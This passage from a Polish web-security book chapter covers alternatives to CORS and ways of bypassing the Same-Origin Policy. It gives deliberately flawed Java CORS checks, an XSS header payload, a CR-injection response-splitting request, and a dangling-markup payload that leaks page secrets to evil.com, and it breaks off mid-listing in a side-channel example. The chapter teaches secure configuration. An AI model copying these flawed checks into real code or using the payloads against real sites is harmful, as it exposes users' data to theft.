Czasami możemy nie chcieć lub nie móc skorzystać z technologii CORS. Jak widać, włączenie jej wymaga zmodyfikowania kodu serwera, z którego chcemy pobrać dane, gdyż musimy ustawić pewne nagłówki. Czasem możemy nie mieć na to ochoty (zależy nam na szybkim rozwiązaniu), a czasami wręcz możliwości (nie kontrolujemy serwera na tyle, żeby ustawić nagłówki). Oczywiście, jest też szansa, że przeglądarka, którą chcemy wspierać, nie obsługuje tej technologii – choć w dzisiejszych czasach dotyczy to raczej tylko bardzo starych wersji Internet Explorera.

Poniżej bardzo krótko wspomniano o możliwych w takim przypadku alternatywach. Podkreślić trzeba, że w dzisiejszych czasach **preferowaną metodą komunikacji Cross-Origin powinien być CORS!** A także, że wszystkie z poniższych rozwiązań wiążą się z osłabieniem przeglądarkowego mechanizmu obrony SOP – oczywiście, ponieważ o to nam chodzi, ale warto być ostrożnym przy ich stosowaniu, aby nie wprowadzić przypadkiem podatności w naszą aplikację.

## JSONP

JSONP (*JSON with Padding*) jest technologią, która korzysta z faktu, że tagi `<script>` podlegają rozluźnionej polityce SOP: możemy załączać na naszej stronie skrypty z dowolnego originu. Założmy, że chcemy pobrać za pomocą JSONP następujące dane (w formacie JSON):

*Listing 5. Przykładowa reprezentacja obiektu JSON*

```
1. {
2.     "field1": "value1",
3.     "field2": "value2",
4.     "field3": "value3"
5. }
```

Dane te są dostępne pod adresem `http://example.com/json`. Oczywiście, gdybyśmy próbowali po prostu użyć tego endpointu jako źródła skryptu (`<script src="http://example.com/json"></script>`), to, po pierwsze, nie bylibyśmy w stanie dostać się do zwróconych danych (nie pozwala na to SOP), a po drugie – zostałby wyrzucony błąd na konsoli, gdyż obiekt JSON sam w sobie nie stanowi poprawnego kodu JavaScript (inna sprawa to tablica JSON – o tym za chwilę). Zmodyfikujmy więc endpoint, dodając parametr `callback`: `http://example.com/json?callback=callback`. Endpoint zwraca teraz następujące dane:

Listing 6. Przykładowe wykorzystanie mechanizmu JSONP przez opakowanie obiektu JSON funkcją `callback`

```
1. callback({
2.     "field1": "value1",
3.     "field2": "value2",
4.     "field3": "value3"
5. });
```

Tworzą one już poprawny składniowo kod JavaScript – który wykona się po stronie przeglądarki. Oczywiście, wykona się tylko wtedy, gdy w ramach testowanej strony będzie zdefiniowana funkcja `callback()`, pobierająca obiekt jako argument. To ona jest odpowiedzialna za odebranie i przetworzenie danych (np. wyświetlenie ich na stronie).

JSONP jest dość często spotykanym rozwiązaniem, niekoniecznie jednak polecany. Po pierwsze, jest to przykład niestandardowego obejścia zabezpieczeń przeglądarki („hack”) – w przeciwieństwie do CORS. Po drugie, mamy dużo mniej możliwości kontroli nad tym, komu udostępniamy dane. Po trzecie, używając JSONP, należy być bardzo ostrożnym – przy braku ograniczeń na wartość parametru `callback` (to znaczy – braku jego walidacji) narażamy się na dużą liczbę potencjalnych błędów (ataki XSS, obejścia *Content-Security-Policy* itp.).

JSONP jest wspierany przez wszystkie przeglądarki, ponieważ nie używa żadnych mechanizmów innych niż JavaScript.

## postMessage

`window.postMessage()` jest w przeglądarkach mechanizmem, który umożliwia (jak sama nazwa wskazuje) przekazywanie sobie wiadomości pomiędzy oknami. Aby to zrobić, musimy uzyskać referencje do obiektu `window` – np. poprzez zagnieżdżenie ramki ze stroną docelową (możemy się wtedy odwołać do strony zagnieżdżonej za pomocą referencji na ramkę – np. `window.frames[0].postMessage()`), a do strony zagnieżdżającej przez referencję `window.parent`, np. `window.parent.postMessage()`).

Aby użyć tej funkcji, musimy na stronie, która odbiera dane, zdefiniować obsługę eventu `"message"`:

Listing 7. Zdefiniowanie handlera dla metody `window.postMessage()`

```
1. function handleEvent(event) {
2.     // Handle received message here
3. }
4. window.addEventListener("message", handleEvent);
```

A następnie ze strony, która wysyła dane, musimy wysłać wiadomość, np. tak:

Listing 8. Wysłanie wiadomości do okna parent – przy założeniu, że jego origin to `http://example.com`

```
1. window.parent.postMessage({
2.     "field1": "value1",
3.     "field2": "value2",
4.     "field3": "value3"
5. }, "http://example.com");
```

Jak widać, użycie `window.postMessage()` nie jest przesadnie skomplikowane. Metoda ta jest też częścią standardu HTML5 (*HTML LS – Living Standard*)<sup>11</sup> i jest wspierana przez wszystkie nowoczesne przeglądarki<sup>12</sup>.

Metoda `window.postMessage()` jest lepszym pomysłem na przesyłanie danych Cross-Origin niż JSONP, ale również nie należy do najbezpieczniejszych. Należy zawsze pamiętać o dostarczeniu odpowiedniej wartości `origin` jako argumentu (dozwolony origin odbiorcy wiadomości) oraz o sprawdzaniu pola `origin` w handlerze eventu (origin nadawcy wiadomości). W przeciwnym razie narażamy się na wiele różnego rodzaju ataków typu *Cross-Site*\*.

## Serwer proxy

Serwer proxy jest bardzo prostym rozwiązaniem: tworzymy endpoint, który jako parametr otrzymuje adres URL (docelowe miejsce, z którego chcemy pobrać dane) i wykonuje zapytanie pod otrzymany adres po stronie serwera. Oczywiście, zapytania HTTP po stronie serwera w żaden sposób nie są ograniczone przez SOP (SOP działa tylko w przeglądarkach), tak więc możemy bez problemu pobrać zwrócone dane i zwrócić je dalej, do naszego klienta.

Rozwiązanie to również nie należy do najbezpieczniejszych: z definicji podatne jest ono na ataki typu SSRF\*\*, więc odpowiednia walidacja URL-i jest konieczna. Dodatkowo, bez specjalnych trików nie będziemy w stanie w ten sposób przesłać danych uwierzytelniających klienta (np. ciastek), dlatego sprawdzi się ono jedynie przy pobieraniu danych Cross-Origin i to tylko publicznych.

Jeśli nie chcemy specjalnie tworzyć endpointu proxy na naszym serwerze, można pośliskować się albo dodatkowym lekkim serwerem postawionym specjalnie w tym celu<sup>13</sup>, albo zewnętrzną aplikacją<sup>14</sup>. Ta ostatnia używa połączenia proxy i CORS, aby móc jednocześnie pobrać dane po stronie serwera, jak i być dostępną (dzięki CORS) dla zapytań XHR ze wszystkich originów.

W kontekście tego rozwiązania należy mieć na uwadze, że wszystkie nasze zapytania będą przechodzić przez pośrednika. Co prawda tym sposobem nie pobieramy z reguły wrażliwych danych – nie jesteśmy nawet w stanie wysłać danych uwierzytelniających – ale należy się zastanowić, czy czujemy się komfortowo ze świadomością potencjalnego przejmowania całego naszego ruchu<sup>15</sup>.

\* Więcej o metodzie `window.postMessage()` można przeczytać w: MDN, *Window.postMessage()*, <https://developer.mozilla.org/en-US/docs/Web/API/Window/postMessage>.

\*\* Zob. rozdz. Podatność Server-Side Request Forgery (SSRF).

## WebSockets

Mechanizm WebSockets z definicji nie podlega polityce SOP – jest więc naturalnym jej obejściem. Jeśli strona, z której chcemy pobrać dane, umożliwia korzystanie z WebSocketów, wystarczy taki socket po prostu otworzyć, a następnie użyć!

O ile rozwiązanie jest proste, o tyle należy pamiętać, że jego prostota prowadzi też do potencjalnie mniejszego bezpieczeństwa. Znany jest atak typu *Cross-Site WebSocket Hijacking*<sup>16</sup>, który wykorzystuje właśnie brak podlegania polityce SOP. Udostępniając zasób przez WebSockets, należy być bardzo ostrożnym. Oczywiście, muszą być one wspierane przez serwer, a więc potencjalnie może być konieczna jego modyfikacja, co też utrudnia nieco implementację. WebSockets\* udostępniane są w stosunkowo nowych wersjach przeglądarek<sup>17</sup> i są aktualnie częścią standardu HTML5<sup>18</sup>.

## Flash i crossdomain.xml

Kolejnym rozwiązaniem jest użycie Flasha (o ile jeszcze nie odinstalowaliśmy go kompletnie z systemu – co powinniśmy zrobić!). Nie jest to właściwie obejście polityki SOP – Flash jako wtyczka do przeglądarki nie podlega standardowej polityce SOP. Zamiast tego, aby uniknąć różnego rodzaju poważnych błędów, Flash implementuje podobny do SOP mechanizm zwany *Cross-Domain Policy*. Zasada jego działania jest zbliżona, jeśli chodzi o logikę – ale różni się sposób jej rozluźnienia. Zamiast nagłówków CORS mamy do czynienia z plikiem `crossdomain.xml`, który musimy umieścić na serwerze, z którego chcemy zaciągać dane typu Cross-Origin. Jeśli np. chcemy, aby origin `https://example.com` miał dostęp z hostowanych u siebie plików Flash do originu `https://anotherexample.com`, musimy umieścić następujący plik dostępny pod adresem `https://anotherexample.com/crossdomain.xml`:

*Listing 9. Przykładowy plik `crossdomain.xml`*

```
1. <?xml version="1.0"?>
2. <cross-domain-policy>
3.     <allow-access-from domain="anotherexample.com" />
4. </cross-domain-policy>
```

Następnie można w normalny – dla Flasha – sposób wykonywać połączenia Cross-Origin do tak przygotowanego zasobu.

Rozwiązanie tego typu nie jest oczywiście polecane. Flash jest narzędziem martwym i pełnym błędów i zamiast używać tej technologii, lepiej trzymać się opcji danych nam w ramach HTML5\*\*.

\* Zob. też rozdz. *Bezpieczeństwo protokołu WebSocket*.

\*\* Jeśli jednak z jakiegoś powodu tego typu rozwiązanie jest konieczne, można znaleźć więcej informacji o *Cross-Domain Policy* we Flashu (na marginesie – Silverlight posiadał bardzo podobny mechanizm, ale tym bardziej nie należy go stosować) w publikacji: *Adobe Cross Domain Policy File Specification*, [https://www.adobe.com/content/dam/acom/en/devnet/articles/CrossDomain\\_PolicyFile\\_Specification.pdf](https://www.adobe.com/content/dam/acom/en/devnet/articles/CrossDomain_PolicyFile_Specification.pdf).

## SPOSOBY OBEJŚCIA SAME-ORIGIN POLICY

Z punktu widzenia atakującego (choć także twórcy aplikacji, który chce zabezpieczyć się przed atakami) interesować nas będzie, w jaki sposób można obejść politykę SOP, z pomocą – lub bez – CORS. Złą (dla atakującego) wiadomością jest fakt, że zasadniczo (z dokładnością do rzadkich błędów typu 0-day w przeglądarkach) poprawnie zaaplikowana polityka CORS jest **nie do obejścia**. Niestety, w konkretnych implementacjach i konfiguracjach zdarzają się błędy. Stosunkowo częste są też przypadki obejścia SOP niezwiązane z CORS. Poniżej opisanych zostanie kilka przykładów.

### Obejścia CORS

Jak już wspomniano, z reguły obejścia CORS nie tyle są związane z obejściem samego mechanizmu, ile są efektem jego błędnej konfiguracji, nadmiernego zaufania lub niezrozumienia technologii.

#### Zbyt szerokie uprawnienia: \* (gwiazdka) w odpowiedzi

Podstawowym błędem konfiguracji jest oczywiście zbyt niefrasobliwe nadawanie praw dostępu do zasobów. Wyobraźmy sobie, że programista aplikacji – jak programiści często mają w zwyczaju – chce, aby wszystko „po prostu działało”. Słyszał coś o CORS, więc na wszystkie zapytania typu OPTIONS odpowiada z nagłówkiem `Access-Control-Allow-Origin: *` (czyli: pozwól na dostęp do mnie wszystkim wartościom Origin). Fragment implementacji obsługi CORS wyglądałby wtedy np. tak (Java):

*Listing 10. Przykład błędnej konfiguracji CORS – gwiazdka*

```
[...]
1. // We accept ALL Origins!
2. httpResponse.addHeader(HttpHeaders.ACCESS_CONTROL_ALLOW_ORIGIN, "*");
3. // CORS doesn't really have point without credentials, right?
4. httpResponse.addHeader(HttpHeaders.ACCESS_CONTROL_ALLOW_CREDENTIALS,
    "true");
[...]
```

Taka konfiguracja otwiera nasze endpointy dla każdego, kto chciałby się z nimi połączyć. Wygląda to na bardzo duży problem, ale wbrew pozorom nie jest to najgorsza rzecz, jaka może się zdarzyć (choć oczywiście i tego powinniśmy unikać!). Dlaczego? Otóż użycie gwiazdki powoduje, że przeglądarka **nie prześle danych uwierzytelniających**, nawet jeśli flagi `XMLHttpRequest.withCredentials` i `Access-Control-Allow-Credentials` będą na to zezwalały (tak jak w listingu 10, gdzie nagłówek ACAC jest ustawiany). Co więcej, samo zapytanie nie zostanie w ogóle wykonane, jeśli poprosimy o przesłanie danych uwierzytelniających – zamiast tego zobaczymy na konsoli błąd podobny do poniższego:



Rysunek 6. Błąd wyrzucany na konsolę przez przeglądarkę Google Chrome w przypadku próby przesłania danych uwierzytelniających dla gwiazdki

Łatwo zauważyć, że potencjalne ataki na taką konfigurację są dość mocno osłabione. Jest jeden wyjątek, kiedy nagłówek ACAO z gwiazdką będzie problematyczny: gdy używamy uwierzytelnienia opartego na lokalizacji maszyny. Dla przykładu, jeśli serwer dopuszcza do siebie ruch tylko z whitelisy adresów IP (np. z sieci lokalnej), ale zwraca nagłówek ACAO z gwiazdką, możemy zaatakować dowolny host obecny w tej sieci, który ma uprawnienia dostępu, i zmusić go do komunikacji z „zabezpieczonym” serwerem i eksfiltracji danych za pomocą zwykłego ataku CSRF.

### Zbyt szerokie uprawnienia: „odbijanie” originu

Pewnym niedociągnięciem CORS (czy też bardziej – nieuwzględnioną funkcjonalnością) jest niemożność zdefiniowania więcej niż jednego originu uprawnionego do odbierania danych. Co prawda w teorii, jak już było wspomniane, oryginalna specyfikacja CORS umożliwiała podawanie listy originów w ramach nagłówka ACAO, ale żadna przeglądarka nigdy nie akceptowała takiej listy (nowsza wersja specyfikacji CORS będąca częścią standardu Fetch usuwa całkowicie wzmiankę o „liście”). Aby to obejść, możemy użyć gwiazdki, ale wtedy (jak zostało wspomniane przed chwilą) nie mamy możliwości przesyłania danych uwierzytelniających. Jedyną zatem możliwość to dynamiczne ustawianie wartości ACAO. Niestety, jeśli podejmiemy do tego pobieżnie, prosimy się o kłopoty: założymy, że nasz serwer działa jak bezmyślne „echo” i „odbija” nagłówek Origin. Co mam na myśli? Rozważmy następującą obsługę zapytań CORS (Java):

Listing 11. Przykład błędnej konfiguracji CORS – „odbijanie” originu

```
[...]
1. // Copy Origin header to Access-Control-Allow-Origin header
2. httpResponse.addHeader(HttpHeaders.ACCESS_CONTROL_ALLOW_ORIGIN,
    httpRequest.getHeader(HttpHeaders.ORIGIN));
3. // CORS doesn't really have point without credentials, right?
4. httpResponse.addHeader(HttpHeaders.ACCESS_CONTROL_ALLOW_CREDENTIALS,
    "true");
[...]
```

W tym przypadku gdy serwer dostanie zapytanie z nagłówkiem Origin: `http://cokolwiek.host`, odpowie: `Access-Control-Allow-Origin: http://cokolwiek.host`. Zauważmy, że z punktu widzenia aplikacji może się wydawać, iż jest to równoważne użyciu gwiazdki – niestety, z punktu widzenia przeglądarki wy-

gląda to jak nie-gwiazdkowy, zautoryzowany request, co oznacza, że zapytanie wykona się bez problemu, **a także dane uwierzytelniające zostaną do niego dołączone**. Oczywiście, poniekąd o to nam chodziło, ale należy mieć na uwadze, że używając powyższej obsługi zapytań CORS, otwieramy naszą aplikację na wszystkie możliwe ataki CSRF, i to w wersji „na sterydach” – teraz atakujący ma też dostęp do danych zwróconych z serwera! Krótko mówiąc, całkowicie wyłączamy politykę SOP. Prawdopodobnie nie to było naszym celem... A warto nadmienić, że nic nie stoi na przeszkodzie, żeby automatycznie pozyskać listę stron, które działają w taki sposób<sup>19</sup>.

## Błędy implementacji

Generując wartość ACAO dynamicznie, musimy oczywiście napisać kod, który podejmie pewne decyzje. A skoro tak, kod ten może zawierać błędy. Załóżmy np., że nasz programista wie o CORS i chciałby ograniczyć zapytania typu Cross-Origin tylko do jednej domeny – *example.com*, ze schematem HTTPS i na dowolnym porcie. Kod obsługujący zapytania CORS mógłby wyglądać następująco (Java):

*Listing 12. Przykład błędnej konfiguracji CORS – błąd logiczny w sprawdzaniu originu, sprawdzanie prefiksu*

```
1. if (null != origin && origin.startsWith("https://example.com")) {
2.     // This is a SAFE Cross-Origin request
3.     // Origin has been validated before, we can simply reflect it
4.     httpResponse.addHeader(HttpHeaders.ACCESS_CONTROL_ALLOW_ORIGIN, origin);
5.     // CORS doesn't really have point without credentials, right?
6.     httpResponse.addHeader(HttpHeaders.ACCESS_CONTROL_ALLOW_CREDENTIALS,
7.                             "true");
8. }
```

Wyobraźmy sobie teraz sprytnego atakującego, który zarejestruje domenę *evil.com* i utworzy serwer dostępny pod adresem *https://example.com.evil.com*. Szybki rzut oka na powyższy kod uświadomi nam, że ta fałszywa domena przejdzie weryfikację po stronie serwera, obchodząc zabezpieczenia...

Inny przykład, bardzo podobny do powyższego, to kod, który próbuje się upewnić, że uprawniony origin pochodzi tylko z subdomeny naszej domeny (np. *example.com* i *trusted.example.com*), z dowolnym schematem i domyślnym dla niego protokołem (Java):

*Listing 13. Przykład błędnej konfiguracji CORS – błąd logiczny w sprawdzaniu originu, sprawdzanie sufiksu*

```
1. if (null != origin && origin.endsWith("example.com")) {
2.     // This is a SAFE Cross-Origin request
3.     // Origin has been validated before, we can simply reflect it
4.     httpResponse.addHeader(HttpHeaders.ACCESS_CONTROL_ALLOW_ORIGIN, origin);
5.     // CORS doesn't really have point without credentials, right?
```

```

6.  httpResponse.addHeader(HttpHeaders.ACCESS_CONTROL_ALLOW_CREDENTIALS,
    "true");
7. }

```

Tym razem atakujący obejdzie zabezpieczenia, jeśli przykładowo zarejestruje domenę `definitelynotexample.com`. Dodać należy, że tego typu ataki jak najbardziej zdarzają się w praktyce<sup>20</sup>.

Oczywiście, powyższe przykłady są również możliwe, gdy używamy RegExpów – RegExpy też (i to często) zawierają błędy. Najprostszy chyba przykład to Reg-Exp `https://mail.google.com`. Wygląda nie do obejścia? To tylko pozory! W końcu w wyrażeniach regularnych kropka oznacza **dowolny znak**, a więc domena `http://mail1google.com`, `http://mailxgoogle.com` i wszystkie podobne przejdą test poprawnie!

Trochę mniej typowa sytuacja ma miejsce, gdy programista niesłusznie założy, że niektóre znaki nie znajdują się nigdy w originie. Co prawda przeglądarki w większości nie dają tutaj dużego pola do popisu (więc można by powiedzieć, że takie założenie ma pewne podstawy), ale np. Safari podchodzi do tej kwestii dość liberalnie. Ciekawy przykład tego typu błędu opisał Corben Leo<sup>21</sup> – atakujący postawił swój serwer DNS, który serwował adres IP dla subdomen `example.com` – np. domeny `view.yahoo.com%60example.com`. Domena jest poprawna według specyfikacji DNS i choć większość przeglądarek uzna ją za nieprawidłową, to Safari bez wahania załaduje stronę, powodując obejście SOP dla `view.yahoo.com` (które „odbijało” tak skonstruowany origin – mimo że generalnie nie „odbijało” originów niebędących subdomenami `yahoo.com`).

Morał z powyższych przykładów jest taki, że należy w miarę możliwości stosować whitelisy dozwolonych originów i dokładnie je sprawdzać.

## „null” origin

Wspomniałem wcześniej, że oryginalna specyfikacja CORS definiowała odpowiedź z nagłówkiem `Access-Control-Allow-Origin` ustawionym na `null` jako „nie pozwól nikomu na dostęp do moich danych”. Niestety, tak jak w przypadku listy originów, przeglądarki nigdy nie zaimplementowały takiego zachowania. Co zatem oznacza dla przeglądarki tak ustawiony `Access-Control-Allow-Origin`? Otóż przeglądarka dosłownie traktuje `null` jako wartość originu.

Mogłoby się wydawać, że nie jest to problem, gdyż origin dla każdej strony dostępnej przez URL jest dobrze zdefiniowany i `null` jest jego nieprawidłową wartością. Okazuje się jednak, że uzyskanie zapytania z `origin: null` nie tylko nie jest niemożliwe, ale jest wręcz bardzo proste: `origin: null` wysyłany jest wtedy, kiedy używamy niektórych niestandardowych pseudoprotokołów. Przykład? Pseudoprotokół `file://`. Ale jest jeszcze prościej – otóż okazuje się, że możemy użyć pseudoprotokołu `data:` (jako link, np. źródło zamieszczonej na dowolnej stronie ramki `iframe`). Można to sprawdzić, wklejając w pasek adresowy URL `data:text/html,<script>fetch('http://example.com/');</script>` i patrząc na komunikację sieciową: do serwera `example.com` pójdzie zapytanie CORS z `origin` ustawionym na `null`.

Ten problem jest o tyle specyficzny, że poza normalnym błędem konfiguracji należy pamiętać, że wartość `null` może pojawić się w nagłówku ACAO przez przypadek! W końcu jest to domyślna wartość dla niezdefiniowanych zmiennych w wielu językach programowania...

### Nadmierne zaufanie do stron trzecich

CORS nie broni nas (bo nie to jest jego celem) przed atakami typu XSS. Jest to logiczne, ale należy pamiętać o tym, że atak typu XSS **zawsze, całkowicie** niweluje wszystkie możliwe mechanizmy obrony przed atakiem CSRF. W kontekście jednej domeny (np. *example.com*) jest to problem, ale na szczęście mamy nad nią pełną kontrolę – więc możemy się bardzo mocno starać, aby uniknąć podatności typu XSS. Gorzej, jeśli domen (i aplikacji) jest więcej, np. w danej firmie mamy wiele aplikacji, dostępnych na subdomenach (np. *\*.example.com*). Chcemy, żeby bez problemu się one ze sobą komunikowały, co umożliwia nam włączony CORS, ale wtedy XSS na dowolnej z domen *\*.example.com* umożliwia atak na naszą aplikację! A to i tak nie jest najgorszy scenariusz – przynajmniej aplikacje są dalej „nasze”, więc mamy wpływ na ich bezpieczeństwo i możemy pilnować, żeby błędy typu XSS nie występowały (co będzie trudne, ale potencjalnie możliwe). Co natomiast, jeśli korzystamy z aplikacji firm trzecich, wystawionych na domenach dozwolonych przez CORS? Nagle mała podatność XSS w dowolnej z nich powoduje całkowite obejście CORS w naszej aplikacji!

Podsumowując, umożliwienie cudzym aplikacjom korzystania z naszych danych poprzez CORS powinno być mocno przemyślane i na pewno nie automatyczne. Należy pamiętać, że każda taka strona bardzo zwiększa możliwości ataku na naszą aplikację.

### CORS i Cache Poisoning

Ciekawym przykładem ataku jest połączenie CORS z atakiem typu *Cache Poisoning*. Możemy do tego użyć pamięci podręcznej zarówno klienta, jak i serwera.

#### CLIENT CACHE

Wyobraźmy sobie, że znaleźliśmy np. takiego rodzaju podatność XSS:

*Listing 14. Błąd typu XSS bez możliwości rzeczywistej eksploatacji*

```
GET / HTTP/1.1
Host: example.com
X-Header: <script>alert('reflected');</script>
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
Content-Type: text/html

<script>alert('reflected');</script>
```

W teorii jest to błąd, ale właściwie niemożliwy do eksploatacji, ponieważ wymaga ustawienia specjalnego nagłówka X-Header. Zauważmy jednak, że odpowiedź nie ustawia nagłówka `Vary: Origin`. Oznacza to, że możemy przeprowadzić dwuetapowy atak:

- ▶ na podstawionej stronie wykonajmy zapytanie (XHR) takie jak wyżej. Do zapytania dołączony zostanie dodatkowy nagłówek `Origin`. Przeglądarka otrzyma „odbite” dane, których prawdopodobnie nam nie przekaże (no, chyba że ofiara źle skonfigurowała... CORS). Wydaje się, że nic nie zyskaliśmy, ale przeglądarka umieściła odpowiedź w pamięci podręcznej cache,
- ▶ ofiara następnie odwiedza stronę *example.com*. Strona w pamięci podręcznej nie została zwrócona z `Vary: Origin`, więc zostanie ona użyta jako „odpowiedź” – i tym razem atak XSS zakończy się z sukcesem!

Wniosek jest prosty: wbrew notatce w aktualnej specyfikacji CORS<sup>22</sup>, warto zawsze dodawać nagłówek `Vary: Origin`, jeśli korzystamy z CORS, a nie tylko przy dynamicznej generacji nagłówka `Access-Control-Allow-Origin`. Co prawda tracimy trochę na wydajności, ale unikamy potencjalnego ataku.

## SERWER CACHE

Możliwe jest też czasami wykorzystanie pamięci podręcznej cache serwera. Jednym z przykładów obecnych w literaturze jest np. traktowanie znaku powrotu karetki (ASCII `0x0d`) przez Internet Explorer, ale także Edge, jako znaku końca linii. To oznacza, że jeśli mamy możliwość wstrzyknięcia tego znaku w `Origin`, np. w taki sposób:

*Listing 15. Zapytanie HTTP z bajtem 0x0d w nagłówku Origin*

1. GET / HTTP/1.1
2. Origin: origin<0x0d>Content-Type: text/html; charset=UTF-7

to odpowiedź z serwera, która potencjalnie zostanie scache'owana, wygląda tak:

*Listing 16. Odpowiedź na zapytanie HTTP z bajtem 0x0d w nagłówku Origin*

1. HTTP/1.1 200 OK
2. Access-Control-Allow-Origin: origin<0x0d>Content-Type: text/html; charset=UTF-7

Przez przeglądarki Microsoft zostanie jednak zinterpretowana tak:

*Listing 17. Interpretacja odpowiedzi na zapytanie HTTP z bajtem 0x0d w nagłówku Origin przez przeglądarki MS Internet Explorer i MS Edge*

1. HTTP/1.1 200 OK
2. Access-Control-Allow-Origin: origin
3. Content-Type: text/html; charset=UTF-7

Jak widać, udało nam się z powodzeniem przeprowadzić atak typu *HTTP Response Splitting* – w tym przypadku wstrzykując podatny na dalszą eksploatację nagłówek *Content-Type* z kodowaniem UTF-7.

Oczywiście, przeglądarka nigdy nie wykona oryginalnego zapytania GET – ale ponieważ mówimy o cache’u serwera, to wystarczy, że atakujący dowolnym sposobem (np. cURL-em) wykona oryginalne zapytanie, które następnie zostanie zapisane w cache’u i potencjalnie zasewrowane ofiarom.

Nie ma co tutaj ukrywać, że o ile ataki na cache klienta są jeszcze stosunkowo praktyczne, o tyle te na cache serwera nie wyglądają na bardzo prawdopodobne – ale na pewno są ciekawe.

## Inne przykłady obejścia SOP

Nie zawsze skuteczne ataki muszą zostać skierowane bezpośrednio w mechanizm CORS. Inne błędy często przyniosą efekty, które chcieliśmy uzyskać, bez dotykania CORS w jakimkolwiek stopniu.

### Przykład 1

Samo zabezpieczenie obsługi zapytań CORS i jednocześnie pozostawienie innych możliwości kontaktu cross-origin ze stroną (czyli wykorzystanie jednego z mechanizmów wspomnianych w poprzedniej części rozdziału, np. JSONP, `window.postMessage()` czy Flash) już stanowi lukę. Pamiętajmy, że bezpieczeństwo naszej aplikacji jest tak mocne, jak bezpieczeństwo najsłabszego jej ogniwa. Jeśli ograniczymy zapytania CORS, ale zostawimy np. bardzo luźną politykę `crossdomain.xml`, jesteśmy dalej w punkcie wyjścia.

### Przykład 2

To wspomniane już błędy typu XSS. Powinno być dla nas oczywiste, że dowolny błąd typu XSS powoduje, że atakujący dostaje możliwość wywoływania dowolnych zapytań cross-origin, ponieważ... nie są one cross-origin, tylko same-origin (co wynika z natury ataku XSS)! W tym przypadku nie pomoże nam większość szeroko stosowanych zabezpieczeń przed atakami typu CSRF (np. tokeny CSRF), a CORS (jak wspomniano już wcześniej) może wręcz zwiększyć powierzchnię dla potencjalnego ataku innych aplikacji.

### Przykład 3

To podatność podobna do XSS, która jednak nie polega na wykonaniu kodu JavaScript. Założmy, że mamy możliwość wstrzyknięcia kodu HTML w stronę, ale z jakiegoś powodu (np. rygorystycznie ustawiona polityka *Content-Security-Policy*) nie mamy możliwości uruchomienia go. Tego typu błąd nosi nazwę *Dangling Markup*. Wydawać się może, że nasze możliwości są bardzo ograniczone i choć po części to prawda, nie zawsze będziemy na straconej pozycji. Wyobraźmy sobie następujący kod HTML przedstawiający naszą stronę (PHP):

*Listing 18. Przykład strony podatnej na atak Dangling Markup – przed atakiem*

1. `<h1>Hello <?=$_GET['name']?>!</h1>`
2. Your super secret password is: 123456. Don't tell anyone!
3. ``

Wyobraźmy sobie, że powyższa strona jest hostowana pod adresem `https://example.com` oraz że atakujący przekonuje ofiarę do odwiedzenia następującego adresu: `https://example.com/?name=<img%20src="https://evil.com/?`, zawierającego złośliwy payload. W tym przypadku zaatakowana strona zostanie wyświetlona w następujący sposób:

*Listing 19. Przykład strony podatnej na atak Dangling Markup – po ataku*

- [...]
1. `<h1>Hello `
- [...]

Zauważmy, że parser HTML trochę się pogubi w przetwarzaniu strony i zrozumie, że potrzebny jest obrazek z adresu (zakodowane jako URL):

*Listing 20. Dangling Markup – adres URL zawierający wrażliwe dane, które właśnie wyciekły*

```
https://evil.com/?!%3C/h1%3EYour%20super%20secret%20password%20is:%20
123456.%20Don%27t%20tell%20anyone!%3Cimg%20src=
```

a zatem wyśle takie zapytanie do strony kontrolowanej przez atakującego, zdradzając sekretne dane użytkownika! Niemniej warto nadmienić, że w ostatnim czasie tego typu atak przestał być możliwy w nowszych wersjach Chrome<sup>23</sup>. „Na szczęście” w Firefox dalej działa, jak działał.

**Przykład 4**

To tzw. *JSON Hijacking*. Załóżmy, że mamy endpoint, który zwraca dane w formacie JSON, jednak nie jako pojedynczy obiekt JSON (np. `{"field": "value"}`), ale **tablicę JSON** (np. `[1, 2, 3]`). Różnica jest taka, że o ile obiekt JSON sam w sobie nie jest traktowany jako poprawny kod JavaScript (traktowany jest jako blok kodu, a zawartość bloku – czyli „wnętrze” obiektu JSON – nie jest poprawnym kodem), o tyle tablica to **poprawny kod źródłowy** (wyrażenie, które się wykona, po czym „zniknie”, bo nigdzie go nie zapisujemy – ale się wykona!). Fakt ten, w połączeniu z pewnymi sztuczkami JavaScript, generował poważne problemy – umożliwiał **odczyt zwróconych danych cross-origin**, nawet jeśli w teorii nie powinien być on możliwy (tzn. nie osłabiono w żaden sposób SOP)! Przykładowe ataki tego typu pojawiały się zarówno w odległej przeszłości<sup>24</sup>, jak i całkiem niedawno<sup>25</sup>.

## Przykład 5

Jest dość specyficzny – to swoiste wykorzystanie tzw. bocznego kanału (ang. *side-channel*). Na marginesie dodam, że nie jest to atak teoretyczny – tego typu błąd udało mi się znaleźć w testowanej przeze mnie aplikacji. Mimo że warunki konieczne są raczej nietypowe, sam atak jest ciekawy, gdyż pokazuje, że kombinacja (czasem nieintuicyjna) kilku nieznacznych podatności – często samych w sobie niezagrażających aplikacji – może prowadzić do poważnych problemów.

Testowana aplikacja posiadała specjalną funkcjonalność dla administratorów systemu: shell dla zapytań SQL. To znaczy, że administrator mógł wpisać komendę SQL, wysłać ją na serwer i otrzymać jej rezultat (całość z poziomu przeglądarki). Pod spodem było to realizowane mniej więcej w taki sposób – zapytanie:

*Listing 21. Zapytanie i odpowiedź – SELECT COL1, COL2 FROM TAB LIMIT 1*

```
1. GET /query?q=SELECT+COL1,COL2+FROM+TAB+LIMIT+1 HTTP/1.1
2. Host: example.com

3. HTTP/1.1 200 OK
4. Content-Type: application/json
5.
6. {"rows": [{"COL1": "VAL1", "COL2": "VAL2"}]}
```

Co ciekawe, endpoint ten **nie był** zabezpieczony w żaden sposób przed atakiem typu CSRF. Pierwsze, co powinno w takim przypadku przyjść do głowy, to atak zmieniający stan aplikacji, np. przez użycie zapytania SQL UPDATE, INSERT, DELETE, DROP itp. Okazuje się jednak, że nie było to możliwe – jedyny typ zapytań, które były wykonywane przez serwer, to zapytania odczytujące dane; wszystkie zapytania, które pisały do (zmieniały stan) bazy, były odrzucane – i mimo prób obejścia zabezpieczenie wyglądało na solidne.

Rozważmy zatem sytuację: atakujący tworzy stronę internetową i w pewien sposób (czy to używając tagu <img>, czy zapytań XHR) zmusza serwer do wykonania – i zwrócenia wyniku (czyli danych) do przeglądarki – polecenia SQL. Jednak w związku z SOP atakujący danych nie odczyta. Co teraz?

Rozważmy następujące zapytanie:

*Listing 22. Zapytanie HTTP – SELECT 1*

```
1. https://example.com/query?SELECT+1
```

a potem takie:

*Listing 23. Zapytanie HTTP – SELECT \* FROM BIG\_TABLE*

```
